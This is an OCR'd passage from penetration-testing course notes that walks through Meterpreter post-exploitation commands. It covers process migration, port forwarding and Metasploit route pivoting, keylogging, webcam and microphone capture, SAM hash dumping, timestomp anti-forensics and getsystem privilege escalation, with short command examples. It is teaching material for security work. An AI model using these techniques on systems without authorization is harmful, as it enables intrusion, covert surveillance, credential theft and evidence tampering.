
- `? / help`: Either of these options display a summary of the commands available in the Meterpreter, sorted into different functional groups, such as a file system, network, and other command sets.
- `exit / quit`: Either of these commands exits the Meterpreter session, removing it from the memory of the target machine.
- `sysinfo`: This command causes the Meterpreter to show the system name and operating system type of the compromised machine on which the Meterpreter is running.
- `shutdown / reboot`: These commands are self-explanatory.
- `reg`: This option lets a Meterpreter user read from or write to the Registry of the target machine. Because most Windows configuration options for both the operating system and most installed applications are stored in the Registry, this command gives you fine-grained control over the target system's configuration.

avaid Lsass services when migrate




The Meterpreter offers numerous commands associated with interacting with the file system. This group of commands represents some of the most reliable and robust functionality in the Meterpreter, offering almost all functions a tester would need for interacting with files:

- **cd:** This command navigates the file system structure. As you'd expect, dot (.) is used to refer to the current directory, and dot-dot (..) is its parent.
- **lcd:** This command changes directories on the local (attacker) machine.
- **pwd** and **getwd**: Both of these commands print the current working directory. Almost everyone uses pwd.
- **ls**: This command shows the contents of a directory. Directory contents display organized like the familiar ls –al output of UNIX and Linux systems, showing read/write/execute (rwx) modes for owner, group, and everyone, as well as the file's size, Last Modified date/time, and name.
- **cat**: This command displays the contents of a file on the screen.
- **download / upload**: These commands move files to or from the target machine.
- **mkdir / rmdir**: These commands let the user make or remove a directory.
- **edit**: This command causes Metasploit to open a file in a terminal-based editor program. By default, the editor used is typically vi. To insert text, press the "i" key. To append text to a line, press the "a" key. To delete characters, press "x." To get out of edit mode, press "Esc." To save, press ":" and then "w" "Enter." To quit, press ":" and "q" "Enter." To force a write or a quit, follow the "w" or "q" with an "!". This class isn't a tutorial on vi. However, if you are unfamiliar with vi, that list of options should get you started. If you already know vi, you will be happy with the edit option of the Meterpreter.



The Meterpreter includes numerous useful commands for interacting with processes on a compromised target machine. Some of the most useful process-related commands follow:

- `Getpid:` This command displays the process ID number of the process that the Meterpreter runs inside.
- `Getuid:` This options returns the user ID name that the Meterpreter runs with, such as SYSTEM.
- `ps` :As you might expect, this command shows a complete process list of all running processes on the target machine.
- `Kill:` This one terminates a given process when provided its process ID number.
- `Execute:` This command runs a program with the privileges of the process the Meterpreter runs inside. It can be especially helpful if the attacker wants to kick off a cmd.exe or other tool on the target machine.
- `Migrate:` This is one of the most fascinating process-related commands in the Meterpreter. An attacker can use it to jump from the Meterpreter's current process to a given destination process ID. It injects the Meterpreter DLL into the target process and removes it from the earlier process, letting an attacker hop around between processes. The destination process must have the same or lesser privileges of the process that the Meterpreter is loaded into. An attacker may want to jump to another process for subterfuge or obfuscation. Alternatively, an attacker may decide to jump into a more stable process. When inside a target process, the attacker can use the Meterpreter file system commands to interact with any files that the given process has read or write lock on. After all, the Meterpreter is now living inside that process, so it can access everything that process has to offer.




The Meterpreter includes a handful of commands for interacting with the network interface of the target machine. Although not fully robust, these commands include most of the functionality that a penetration tester would want:

- **`ipconfig`**: This Meterpreter command shows the name, MAC address, IP address, and Netmask for all active interfaces on the machine.
- **`route`**: This option, used by itself, displays the system's routing table. With extra arguments (add/del, subnet, netmask, and gateway), it updates the routing table.
- **`portfwd`**: This command lets the Meterpreter user forward traffic for a given incoming TCP port on the attacker's machine across the Meterpreter session to another machine on a different TCP port. In effect, it turns the target machine running the Meterpreter into a TCP relay, a bounce point for traffic to be sent to another system. By carefully planting the Meterpreter with the appropriate portfwd options, a tester could use this functionality as a pivot to launch exploits at other targets.

To illustrate the port forward feature of Meterpreter, consider this example. Suppose the attacker has compromised a machine, called Target1, and has the Meterpreter loaded on that system. In the Meterpreter session, the attacker types the following command:

```
meterpreter > portfwd add -l 1111 -p 2222 -r Target2
```

This command makes the *attacker's machine* (not Target1) listen on TCP port 1111. Any connection that comes in on this port will be forwarded across the Meterpreter session between the attacker's machine and Target1. Then, the connection will be forwarded from Target1 to TCP port 2222 on Target2. That way, the attacker can make a TCP connection on the attacker's own machine (either by using a client running on that box to connect to localhost or from a separate remote system connecting to the attacker's machine on TCP 1111). The result is a nice pivot through the attacker's machine, through the Meterpreter session, through Target1 and to Target2. Note that, as of the time of this writing, the Meterpreter's network functionality does not include a ping command.




The Meterpreter includes several features for interacting with the console of the target machine. First, it includes the **screenshot** command, which grabs a jpeg capture of the current user's desktop on the target machine and transfers the file to the penetration tester's system. Metasploit automatically launches the browser to view the image.

The **idletime** command makes the Meterpreter display the amount of time (in hours, minutes, and seconds) that the GUI of the victim machine has been idle, without user interaction. Thus, the attacker can get a sense of whether there is a person sitting in front of the machine. A long idle time implies that the machine is ignored.

The attacker can use the **uictl** command for User Interface Control, enabling or disabling the mouse and/or keyboard of the target machine running the Meterpreter. That's an insidious functionality because it neutralizes much of the advantage of the person sitting at the target machine console over the attacker. The attacker can still inject commands, but the user at the machine is effectively locked out from the user interface as the attacker has his way with the target system.


In most penetration tests and ethical hacking projects, the uictl command should be avoided. It brings operational risk in a production environment because it prevents users and administrators from controlling their systems.



The Meterpreter also includes some commands for interacting with the webcam and microphone of a compromised machine. First, a pen tester could invoke `webcam_list` to see if any compatible webcams are present on the target machine. Each one will be given a number. The pen tester then invokes the `webcam_snap` command on the appropriate numbered camera to take a single frame snapshot in the form of a JPEG image. The pen tester can specify the quality of the JPEG ranging from 1 (low quality) to 100 (best quality). The default is 50.

Also, the Meterpreter can activate the microphone on a target machine with the `record_mic` command. The attacker simply specifies the number of seconds of audio to record with the -d N option (where N is the number of seconds). The microphone will be activated for that duration, and all audio gathered will be written into a wav file on the attacker's machine in the .msf4 directory by default. The attacker can specify a different location for this file as an optional setting.

Before using these features in a penetration test, make sure you get explicit, written permission to do so in your rules of engagement. The invasiveness of camera capture and audio recording without permission could result in significant legal trouble for a penetration tester.



The Meterpreter also includes a keystroke logging feature, which can be invoked using the **`keyscan_start`** command. For this command to take effect, the process in which the Meterpreter is running must have access to the current user's desktop. This can be accomplished by using process migration to jump into a process currently displayed on the user's machine, such as the Windows explorer.exe process.


The **`keyscan_start`** command causes the system to poll every 30 milliseconds for keystrokes entered into the system. A 1 Megabyte buffer is allocated in memory to hold keystrokes. The attacker can then pull down the keystrokes by running the **`keyscan_dump`** command, which flushes the buffer, displaying the keystrokes on the attacker's Meterpreter screen.

The **`keyscan_stop`** command tells the Meterpreter to stop gathering all keystrokes.

Meterpreter Functionality: Pivoting Using Metasploit's Route Command

- Metasploit includes a route command to pivot through already-exploited host via a Meterpreter session
  - Carries follow-on exploits and payloads across Meterpreter session
  - Don't confuse this with the Meterpreter route command, which manages routing tables on system running Meterpreter

```
msf > use [exploit1]
msf > set RHOST [victim1]
msf > set PAYLOAD windows/meterpreter/bind_tcp
msf > exploit
meterpreter >  (CTRL-Z to background session... will display meterpreter sid)
msf > route add [victim2 subnet] [netmask] [sid]
msf > use [exploit2]
msf > set RHOST [victim2]
msf > set PAYLOAD [payload2
msf > exploit
```




Network Pen Testing and Ethical Hacking 70

Metasploit includes a built-in feature for pivoting attacks through already-established Meterpreter sessions, implemented in the Metasploit route command. Do not confuse the Metasploit (msf) route command with the Meterpreter route command. The latter is used to manage the routing tables on a target box that has been compromised using the Meterpreter payload. The msf route command is used to direct all traffic for a given target subnet from the attacker's Metasploit machine *through* a given Meterpreter session on a compromised victim machine to another potential victim.

To make this more clear, consider this scenario, illustrated by the commands and figure on this slide. A penetration tester uses exploit1 with a Meterpreter payload to compromise Victim1. The attacker now has a Meterpreter session connected from her machine to Victim1. The pen tester can then press the CTRL-Z keys to background the Meterpreter session. At the `msf >` prompt, the attacker can run the route command to tell Metasploit to direct any of its packets for a given target machine or subnet through that Meterpreter session. Thus, when we run an exploit for a separate machine (call it Victim2) on that subnet, we'll be pivoting our attack through Victim1.

The syntax of the route command to add a pivot includes providing the subnet address to which we want our traffic routed over the Meterpreter session, followed by a netmask to indicate which bits of that subnet address are relevant. (For example, to attack an individual Victim2, we'd enter the full IP address of Victim2 and use a netmask of 255.255.255.255.) We then specify which Meterpreter session number to route the traffic over. Finally, we configure and launch our attack against Victim2. All traffic from Metasploit to Victim2 will be carried over the Meterpreter session through Victim1, giving us some nice pivot action.



By default, when the Meterpreter payload is sent to a target, it carries with it the Core functionality (for example, help, interacting with channels, process migration) and Stdapi functions (for example, file system, process, and network interactions). But Metasploit supports the loading of additional modules (implemented as DLLs) into the Meterpreter at any time after exploitation has occurred. These modules can provide some useful functionality to a penetration tester or ethical hacker, extending the functionality of the Meterpreter. Metasploit stores these DLLs in the framework directory of the attacking machine, inside data/meterpreter/. Three modules included in this directory are metsrv.dll (which implements the Core functionality), ext_server_stdapi.dll (which provides Stdapi functions), and one we haven't yet covered, ext_server_priv.dll. We'll go over that last one shortly.

To have the Meterpreter load a new module, use the following command after the Meterpreter has been loaded into the target system by an exploit:


```
meterpreter > use [modulename]
```

The modulename is usually the last component of the DLL name, starting with a capital letter. So, to load the ext_server_priv.dll, run:

```
meterpreter > use priv
```

The appropriate module will be loaded into the memory of the target machine, extending the functionality of the Meterpreter. The help command's output will be extended to include a list and description of the new features.

Other people could write additional extensions for the Meterpreter, giving it new capabilities bundled together in another DLL. One of the most powerful aspects of the Meterpreter is its modular extendibility.




The Priv module includes a variety of commands for manipulating the target machine.

Priv's **hashdump** command tells the Meterpreter to dump the local SAM database from the target machine, displaying it on the screen. A tester could then grab a copy of that information, save it locally, and run a password cracking tool against it. This function is helpful to testers because it allows us to discern passwords from a compromised machine, which can be used not only to gain more flexible access of that machine, but also to attempt those same passwords for similar accounts on other systems. Because users and organizations often synchronize passwords, these cracked values could be immensely helpful. For hashdump to work, the Meterpreter must be running in a target process that has Administrator or SYSTEM privileges.

Another priv feature is more useful to bad guys than testers. The **timestomp** feature alters dates and timestamps associated with files in NTFS partitions of the compromised machine. The different timestamps that can be altered are often referred to using the acronym MACE. The M stands for the last modified time of the file; the A is the last access time; and the C is the created time. The E stands for the time of changes to the Master File Table (MFT) Entry, which stores metadata about a file, such as its name (unicode and 8.3 DOS-style), size, and security settings.

Timestomp supports altering any of these MACE times, setting them to any value the attacker wants to thwart forensics investigations. Again, this is unlikely to be helpful in the vast majority of penetration tests. For timestomp to work, the attacker must exploit a process that has the rights to alter the given file.




The priv extension of the Meterpreter also includes the getsystem command, which provides several techniques for local privilege escalation to SYSTEM-level access on a Windows machine. Remember, the priv extension (and its getsystem command) are automatically loaded only if you are exploiting a process *with* admin or SYSTEM privileges already. Therefore, to utilize the getsystem capability to gain SYSTEM-level control when you don't have admin already, you need to load it manually by running:

```
meterpreter > use priv
```

After the priv extension is loaded, the getsystem command supports several different methods for escalating the process Meterpreter is running in to local SYSTEM-level access of the machine. The user can select which technique to use by indicating a -t followed by an integer specifying which technique to apply. With a -t 0, all techniques are applied until one succeeds. If no -t is specified, getsystem behaves as if -t 0 were used, and it tries each technique. The techniques available include abusing impersonation tokens (which attempts to duplicate access control tokens of SYSTEM-level services, patched by MS09-012), exploiting weak permissions of services (by writing to named pipes to communicate with the services, patched on a regular basis with a variety of Microsoft fixes), and abusing BIOS support for 16-bit applications to trick the kernel into running code with SYSTEM privileges (patched by MS10-015 and MS10-021). More local privilege escalation attack techniques will likely be added in the future as researchers discover more flaws.

